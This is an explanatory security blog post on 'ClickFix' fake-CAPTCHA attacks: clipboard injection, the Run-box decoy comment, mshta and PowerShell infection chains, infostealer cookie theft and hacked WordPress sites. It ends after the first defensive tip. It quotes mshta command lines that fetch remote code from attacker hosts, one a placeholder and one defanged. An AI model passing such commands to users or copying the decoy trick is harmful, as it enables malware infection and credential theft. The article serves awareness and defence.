ClickFix: The Fake CAPTCHA That Asks You to Hack Yourself
It is a Thursday night in January, the cricket is on, and you are not at the ground. You are on the couch with a cup of tea and a laptop, hunting for a stream. The official one wants a subscription. The fourth result in your search wants nothing at all, which should have been the first clue, but the tea is hot and the over is about to start.
The page loads. Before the video, a box. You know this box. A little tick square, the words "I'm not a robot", a swirl of a logo. You have clicked this box roughly eleven thousand times in your life, usually while muttering. You click it again.
It does not go green. It asks you to do three things instead. Press the Windows key and R together. Press Ctrl and V. Press Enter.
That is a slightly odd way to prove you are human, but the instructions are clear and the over is starting, and the steps are oddly specific in a way that feels official. A small window pops up at the bottom left of your screen, and something gets pasted into it. It says something about "I am not a robot" and a verification ID. Fine. Enter.
Picture the same thing in the real world. You arrive at a pub. The bouncer asks to see some ID. You reach for your licence, and he waves it away. "No, no," he says, "to prove you're not a burglar, I'll need you to go home, unlock your front door, and leave it open. Here's a note to stick on it. Don't read the note. It's just a formality." You would not do that. You would laugh, and then you would find another pub. But on a screen, with the familiar tick box and a deadline of your own making, a lot of people do exactly that.
Stop there. Hands off the keyboard. If you have not pressed Enter, nothing has happened yet, and nothing will. The whole attack depends on your hands. That is the strange, unsettling thing about it, and it is also the good news, because it means you can stop it.
This is ClickFix. Security researchers have watched it grow all through 2024. In June, Proofpoint described it as a "PowerShell self-pwn": a fake error message with a fake fix that is really malware. By November, Proofpoint said the technique was "now much more popular across the threat landscape", with one campaign alone reaching at least 300 organisations. In December, Guardio Labs traced a single fake CAPTCHA campaign that, by its estimate, got up to a million ad impressions a day across more than 3,000 websites. And GoDaddy found the attackers' scripts planted on more than 6,000 WordPress sites with stolen admin passwords.
So here is the plan. First, what a real CAPTCHA asks for, so the fake one stands out. Then the three moves underneath it: how a web page fills your clipboard, how a command uses the tools already inside Windows, and what the malware takes on its way out. Then where these pages come from (sometimes, your own website), and a list of things to change this week, for the person at the keyboard, the person who looks after the computers, and the person who runs the site.
Put the tea down where you can reach it. Let's get into it.
Part 1: What a Real CAPTCHA Asks For
You already know how checks at a door work, even if you have never thought about it. The bouncer looks at you and your licence, right there, at the door. Everything happens in the doorway. He does not need your house keys, and he never sends you somewhere else to do something on his behalf.
A CAPTCHA is the web's bouncer.1 It is a small test that a website puts in front of a form or a page to tell people from bots: pick the traffic lights, type the wobbly letters, or just tick the box while some code quietly watches how your mouse moved. Whatever the test is, it has the same shape as the doorway check. The page asks, you answer inside the page, and the answer goes back to the website. The website decides. Your computer's operating system is not involved at all, any more than your front door is involved in getting into the pub.
That gives you a rule so simple it fits on a sticky note:
A real "prove you're human" check never asks you to leave the web page. Not to open a program, not to press a Windows shortcut, not to paste anything anywhere.
Hold on to that rule, because everything else in this article is about the ways attackers make it hard to remember at the moment it matters.
The trick is the fix, not the error
ClickFix pages wear a lot of costumes. The CAPTCHA is the most recent and the most common, but the first ones looked like error messages. Proofpoint's June 2024 write-up describes a fake Microsoft Word page saying the "'Word Online' extension is not installed", with a helpful "How to fix" button. Others showed a fake browser update, or a warning to install a "root certificate" to view the website correctly. Sekoia found fake Google Meet pages that claimed your microphone and headset were not working, with a "Try Fix" button.
Notice the shape. Each one hands you a problem and, in the same breath, the solution. Proofpoint calls this out directly: the lure "provides both the problem and a solution so that a viewer may take prompt action without pausing to consider the risk". In November they went further. The technique preys on "people's innate desire to be helpful and independent". You can fix it yourself, so you do not ring IT, and "it bypasses security protections by having the person infect themselves".
The fake CAPTCHA takes that one step further. A broken microphone is a problem you might stop and think about. A tick box is not a problem at all. It is a chore, and we have all been trained to clear chores fast.
Part 2: Clipboard Injection: The Page Packs Your Pocket
Now for the first mechanism. It starts with something you do dozens of times a day.
The shelf everyone shares
You copy a phone number from an email and paste it into your phone app. You copy a paragraph from a document and paste it into a message. Between the copy and the paste, the text sits on the clipboard: a single shelf that your whole computer shares. Any program can put something on the shelf, and whatever you paste next comes off it.
Most of the time, you are the one who puts things on the shelf. But web pages can put things there too, and for good reasons. Every "Copy" button next to a code sample, a discount code or a Wi-Fi password is a web page writing to your clipboard so you do not have to select the text with your mouse.
Because that could be abused, browsers set rules. The modern way to do it is the Clipboard API, and MDN's documentation (as of January 2025) sets out the guard rails: it works only in secure contexts (HTTPS pages), and to write to the clipboard a page needs either a permission or "transient user activation". Chromium-based browsers accept either; Firefox and Safari require the activation.
"Transient user activation" is a fussy name for a plain idea: you have just clicked or pressed something on the page. Your click is the permission slip. The browser reasons that if you pressed a button, you probably wanted the thing the button does.
You can see the problem. On a ClickFix page, the "I'm not a robot" box is the button. When you click it, you have given the page exactly the permission it needs to put whatever it likes on your shelf. Proofpoint notes that the script is copied "via browser-side JavaScript, commonly used on legitimate sites too". There is no exploit here and no bug. It is the same code as every Copy button you have ever liked.
Qualys found this in the source of a fake CAPTCHA page: "a function called 'verify' contains a Base64-encoded PowerShell script that is copied to the clipboard" when you press the button. Base64 is a way of writing any data as plain letters and numbers; here it mostly serves to make the command unreadable at a glance.
What the Run box shows you
The next two keys matter just as much. Windows+R opens the Run dialog: a small box at the bottom left of the screen that runs whatever you type into it. It is a power-user shortcut. Most people have never opened it on purpose, which is part of why the steps feel like an official ritual and not like something dangerous.
Ctrl+V pastes the clipboard into that box. Enter runs it.
Here is the clever part, and it is clever in the way that a pickpocket's bump on the shoulder is clever. The Run box is one line wide. A long command does not fit, so the box shows you the end of it. So the attackers put something reassuring at the end.
In September 2024, the researcher John Hammond published reCAPTCHA Phish, a harmless re-creation of the lure he had been seeing "in the wild around August/September 2024". Its README is very direct about the attack: it "literally instructs the user to open the Windows Run dialog box with the hotkey Win+R" and paste a command that the browser has already copied. His verdict: "Despite this being... dumb ... sure, it probably works."2 The page source shows how the hiding works. The code builds one line of text from three pieces:
mshta https://<the attacker's site>/recaptcha-verify # ✅ ''I am not a robot - reCAPTCHA Verification ID: 146820''
The first piece is the command that does the damage. The last piece is decoration: a friendly tick, the words "I am not a robot", and a random ID number. The # between them keeps the decoration out of the command's way (in PowerShell, a # starts a comment, and the demonstration's mshta command runs with the extra text tacked on). When you paste it, the Run box shows you the end, which is the comment. The page has even told you to expect it, so you see the very words you were told you would see, and you press Enter on it.

Proofpoint saw the same move in a real campaign five days after Hammond's demo went up. On 18 September 2024, fake GitHub "security vulnerability" emails led to a page that put a fake reCAPTCHA message at the end of the copied command "so the target would not see the actual malicious command in the run-box". It led to the Lumma Stealer and reached at least 300 organisations.
Why your antivirus barely notices
Proofpoint also noticed something about the wording of the instructions. Early on, the pages told people to "copy" a script. Later, one group dropped all mention of copying, "abusing the fact that the victim doesn't need to know that something is copied to the clipboard". You never selected anything. You never saw the text before it was on the shelf. From your side, you clicked a box and pressed three keys.
From your security software's side, it is just as quiet. No file was downloaded. Nothing was saved to the Downloads folder for antivirus to scan. Proofpoint's researchers put it plainly: "antivirus software and EDRs will have issues inspecting clipboard content", so detection "needs to be in place prior to the malicious HTML/site being presented to the victim". (An EDR, for endpoint detection and response, is the heavier security agent many companies run on their laptops.) By the time the command runs, it runs as you, from a box you opened, with text you pasted. That is the next problem.
Part 3: Living Off the Land

Imagine a burglar who brings nothing. No crowbar, no ladder, no torch. He walks into your back garden, takes the ladder out of your shed, borrows your torch from the hook by the door, and uses your own secateurs on the window latch. The neighbourhood watch walks past and sees a ladder they have seen a hundred times, leaning on the house it always leans on. Nothing looks out of place, because nothing is out of place. It is all yours.
Attackers call this living off the land. Windows ships with many programs that can run scripts, fetch files from the internet and change settings, because administrators need to do exactly those things. They are signed by Microsoft, present on every machine and trusted by default. A community project called LOLBAS (Living Off The Land Binaries, Scripts and Libraries) keeps a catalogue of them, with what each one can be talked into doing. The programs in that catalogue are often called LOLBins, which is the best name in security and also the least reassuring.3
ClickFix commands lean on two of them.
mshta: a web page Windows treats as a program
The first is mshta.exe. LOLBAS describes it simply: it is "Used by Windows to execute html applications. (.hta)", and it lives in C:\Windows\System32. An HTML Application, or HTA, is a file built like a web page, with HTML and script inside, that Windows runs as a desktop program instead of showing it in a browser tab. And mshta will happily take a web address instead of a file: give it a URL, and LOLBAS notes "it will download a remote payload and place it in INetCache", the folder Windows uses for cached internet files. It needs only normal user rights.
Sekoia's Google Meet campaign shows the whole thing in one line. Click "Try Fix" and the page puts this on your clipboard (web address made unclickable):
mshta hxxps://googIedrivers[.]com/fix-error
Look at that domain twice.4 The file it fetched was an HTA with hidden VBScript, which used yet another built-in Windows tool, bitsadmin, to download two programs. Sekoia identified them as the Stealc and Rhadamanthys password stealers. On a Mac, the same fake Meet pages offered a disk image that turned out to be the AMOS stealer, so this is not only a Windows problem, even if Windows is where the Run-box trick lives.
PowerShell, and a file that is two things at once
The second tool is PowerShell, Windows' scripting language and command line. It can do almost anything an administrator can do, including download a file and run it, all from one long line of text. That is why the earliest ClickFix pages simply told you to open PowerShell and paste.
The really sneaky chains use both. In October 2024, Qualys took apart one fake CAPTCHA chain step by step:
- You paste and run the copied command, which hands a web address to
mshta. - "When a URL is passed to mshta, it downloads a remote payload and places it in the INetCache directory."
- The downloaded file is a copy of a real Windows program,
Dialer.exe, with script tucked into the spare space at the end. Qualys calls it a polyglot: one file that is valid as two different things. To Windows it looks like a program. Tomshta, it contains a perfectly good HTA. - That script decodes a PowerShell script, which decrypts the next stage (it is AES-encrypted, with the key sitting right there in the code), then downloads two zip files and runs the program inside.
- That program hides itself inside a real Windows program,
BitLockerToGo.exe, a trick called process hollowing: start an honest program, scoop out its insides, and run your own code in its skin. - Further down the chain, a script checks the list of running programs for antivirus tools, such as those from Webroot, Quick Heal and Bitdefender.
At the end is Lumma Stealer. Count how many of those steps involved a new program arriving through your browser: none. The browser copied some text. Everything after that was Windows tools doing what Windows tools do, which is why Sekoia's summary is that ClickFix works "without involving a web browser for download or requiring manual file execution".
Microsoft already says to block it
Here is the part I find most useful, as someone who has to tell people what to change. Microsoft publishes a list of its own programs that attackers can use to get around application control, with a blunt instruction: "Unless your use scenarios explicitly require them, Microsoft recommends that you block the following applications." mshta.exe is on that list, along with wscript.exe and cscript.exe, Windows' other old script runners.
Most people never use mshta on purpose. Most businesses do not either. The ladder can go back in a locked shed. We will come back to that in the practical section.
Part 4: The Infostealer: What Leaves With You
So far we have a command running on your computer. What does it want?
Almost always, the answer is your logins. Proofpoint lists the malware it has seen at the end of ClickFix chains: Lumma Stealer, DarkGate, NetSupport, AsyncRAT, Danabot and others. Some of those are remote access tools that let an attacker drive your computer. The most common payload in the fake CAPTCHA campaigns, though, is an infostealer: a program whose whole job is to collect secrets and send them somewhere else.
Qualys describes Lumma as malware that "specializes in stealing sensitive data such as passwords, browser information, and cryptocurrency wallet details". It also searches your files by name, for things like *seed*.txt, *pass*.txt, *metamask*.txt and *.kbdx. If you have ever saved your crypto wallet's recovery phrase in a text file called "seed", or your passwords in a file called "passwords", Lumma has a pattern for you.5

The wristband, not the ticket
The most valuable thing an infostealer takes, though, is not a password. It is a cookie.
Think of a music festival. At the gate, you show your ticket and your ID once. In return, you get a wristband. For the rest of the weekend, nobody checks your ticket again; the people at the stage doors just look at your wrist. The wristband is proof that the check already happened.
A session cookie is the wristband. When you log in to your email, your bank or your company's systems, you type your password and approve the 2FA prompt once. The site then gives your browser a cookie that says "this person has already been checked", and every page you load after that shows the cookie instead of asking again. (I went through how attackers steal and replay these in the session hijacking article.)
If someone copies your wristband, they do not need your ticket. Google's Chrome team spelled this out in April 2024: cookie theft malware "exfiltrates all authentication cookies from browsers on the device to remote servers", and "cookie theft like this happens after login, so it bypasses two-factor authentication". That does not make two-factor authentication pointless. It still stops the attacker who only has your password. It just cannot help once the attacker is copying wristbands from inside your own browser.
Where the browser keeps the wristbands
On Windows, browsers protect saved passwords and cookies with a system called the Data Protection API (DPAPI). It is good at one job and blind to another. In July 2024, Google explained that DPAPI "protects the data at rest from other users on the system or cold boot attacks", but "does not protect against malicious applications able to execute code as the logged in user - which infostealers take advantage of".
Read that again with ClickFix in mind. Able to execute code as the logged in user. That is precisely what you did when you pressed Enter. The command did not break in. You ran it, as you.
Google's answer, from Chrome 127, is App-Bound Encryption: Chrome now encrypts cookies so that only Chrome itself can unlock them, checked by a Windows service with higher privileges. Google is honest about the limit. The malware now "has to gain system privileges, or inject code into Chrome", which raises the cost and makes the theft noisier, without making it impossible. Google has also proposed Device Bound Session Credentials, which would tie a login session to a key stored on the device, so that a copied cookie is worthless elsewhere. Google's April 2024 post presents it as a project in development, not a setting you can switch on.
A stolen login has a long shelf life
If you want to know what happens to stolen logins after the stealer sends them off, the Snowflake breaches of mid-2024 are the clearest case I know. Attackers logged in to customer Snowflake accounts, and Mandiant and Snowflake notified around 165 potentially exposed organisations. Mandiant, which investigated, found the credentials "were primarily obtained from multiple infostealer malware campaigns", including LUMMA and VIDAR, the same families at the end of ClickFix chains. At least 79.7% of the accounts used had been exposed before, and the earliest infection Mandiant traced went back to November 2020. The accounts did not have MFA, and many of the passwords had not been changed for years.
So a stealer infection on a Thursday night does not only matter on Friday. It matters for every password and cookie that is still valid, for as long as it stays valid, wherever it ends up being sold.
Part 5: From One Spammer to Everyone
Now that you know how it works, the history makes more sense, because each step in it is someone making one of those three moves easier.
March 2024. Proofpoint first saw the technique in a campaign by TA571 on 1 March 2024. Proofpoint calls TA571 an initial access broker: a criminal group that gets a foothold in organisations and hands that access on to others, and a spam distributor that sends very large email campaigns. That one campaign was "over 100,000 messages" to thousands of organisations, each with an HTML attachment that looked like Word and said an extension was missing.
April to June 2024. ClearFake, an activity cluster that hacks legitimate websites to show fake browser updates, adopted the trick in early April, and Proofpoint saw it "in every ClearFake campaign since then". In mid-April, researchers found a separate cluster of hacked sites with a fake update error and a "fix", and they dubbed it ClickFix. The name stuck to the technique. Proofpoint noted both groups "are borrowing ideas from each other", which in security is a polite way of saying that every good criminal idea is quickly stolen.
August and September 2024. The CAPTCHA costume appeared. Proofpoint says attackers used it from August 2024 "on websites related to video streaming" (so the cricket scene at the top was not as made up as I would like). Hammond's demonstration went up on 13 September. It was published "for 'educational purposes'", and Proofpoint saw it in email threat data "just days later". The GitHub campaign followed on 18 September.
October 2024. The costume rack got bigger: Sekoia's fake Google Meet pages; a fake ChatGPT-themed site advertised through a content recommendation network, whose JavaScript had Russian comments that Proofpoint says were likely written by an AI; and, as Proofpoint noted in November, a report from Ukraine's CERT on a suspected Russian espionage group using fake CAPTCHAs against government bodies in Ukraine. Proofpoint's summary: "Most observed ClickFix campaigns are not attributed to a known threat actor or group." It is no longer one group's trick. It is a technique anyone can pick up.
November and December 2024. Guardio Labs showed it reaching people through ordinary advertising. In its DeceptionAds report, attackers signed up to the ad network Monetag, which Guardio describes as "a subsidiary of PropellerAds, a large ad network company based in Cyprus", and bought traffic from more than 3,000 publisher sites, reached by people "seeking anything from streaming videos to downloading academic documents". To get past Monetag's checks, the ads pointed first to a tracking service called BeMob, used, in Guardio's words, "solely for cloaking": the reviewers saw a harmless link, and the visitors got the fake CAPTCHA. The pages themselves sat on mainstream cloud hosting, including Oracle Cloud and Cloudflare's R2 storage. Monetag removed more than 200 accounts on 28 November, eight days after Guardio reported it.
Why now?
You might wonder why, in 2024, attackers moved to something that needs this much help from the victim. Proofpoint's June post concedes that "this attack chain requires significant user interaction to be successful". That is a lot of steps to ask a stranger to perform.
Their November answer is the most hopeful line in this whole story. The technique is "a direct result of people getting better at protecting themselves online. Macros are less likely to work, invoice lures are suspicious", and attachments with obvious malware get blocked. The old doors have been shut. So the attackers stopped trying to break in, and started asking you to open the door for them. That is annoying, but it is also progress: the weak point has moved from the software to a moment of attention, and attention is something you can train.
Part 6: When Your Website Is the Fake CAPTCHA

Everything so far has been about the person at the keyboard. But someone has to host these pages, and quite often that someone has no idea they are doing it.
How 6,000 WordPress sites got a new plugin
In October 2024, GoDaddy's security team published what they had found on hacked WordPress sites. Their SiteCheck scanner had seen this family of fake update and ClickFix scripts on more than 25,000 compromised sites since August 2023, and a newer variant, tracked since June 2024, on more than 6,000.
The surprising part is how the attackers got in. There was no clever bug. GoDaddy found that the "attackers possessed legitimate WordPress admin credentials for each compromised site". In the server logs, each session started with a single POST request to wp-login.php. The attacker did not even load the login page first. That is what a bot does when it already knows the password: it does not browse, it just submits.
Once logged in, the bot installed a plugin. Not a real one. GoDaddy lists generic names, like "Advanced User Manager" and "Quick Cache Cleaner", and imitations of popular ones, with names like "Wordfence Security Classic" and "LiteSpeed Cache Classic". Each had just three small files. Their one job was to add a script to every page of the site, through the same WordPress hooks that honest plugins use to add analytics or a chat widget. That script then fetched the actual fake update code from a smart contract on a public blockchain, a trick known as EtherHiding. The site owner's own server never stores the payload, so it cannot easily be found or removed there.6
The loop
Where did all those admin passwords come from? GoDaddy is careful here. It names brute force and phishing as possible routes, and says it is "plausible that malware infections on the website owners' computers facilitated the theft". It also points out that Vidar Stealer, one of the payloads ClearFake pushed, "is known to steal cPanel and WordPress credentials". In other words, the people who run websites are some of the people who visit websites, and a few of them may have pressed Windows+R on a fake page and run a password stealer in the first place.

So the website owner is two things at once in this story: a possible victim at step 1, and the unwilling host at step 4. Both are fixable, and the fixes are boring, which is the best kind.
Your ad slots are part of your website
There is a second way your site can serve a fake CAPTCHA without anyone breaking in. If you run a third-party ad network's script, you have handed a small rectangle of your page to whoever buys it. Guardio's DeceptionAds campaign reached visitors through publisher sites that had installed Monetag's ad scripts. Those publishers did nothing wrong in the technical sense. Their visitors still met the fake CAPTCHA on their sites. (It is also the strongest argument I have seen for ad blockers as a security tool, not only a comfort one.)
What I think a site owner owes their visitors
This is my view, not a legal opinion. If your site showed a fake CAPTCHA, your visitors trusted your address and got hurt by it. At a minimum, you owe them a quick clean-up, a look at how long the script was there, and a plain notice telling them what to look for and what to change if they followed the steps. Whether you have a legal duty to notify depends on your situation, your country and what data was involved, so ask someone qualified. But "we did not know" stops being a good answer once you have read an article like this one.
Part 7: What to Do This Week
Here is the practical part. It is split by who you are, because the person at the keyboard, the person who manages the laptops and the person who runs the website each control different levers.
If you use a computer (that is, you)
- Learn the one rule. A real CAPTCHA or "verify you are human" check never asks you to press Windows+R, open PowerShell or Terminal, or paste anything outside the page. If a page asks, close the tab. Tell the people around you who are most likely to be up late looking for a free stream; you know who they are.
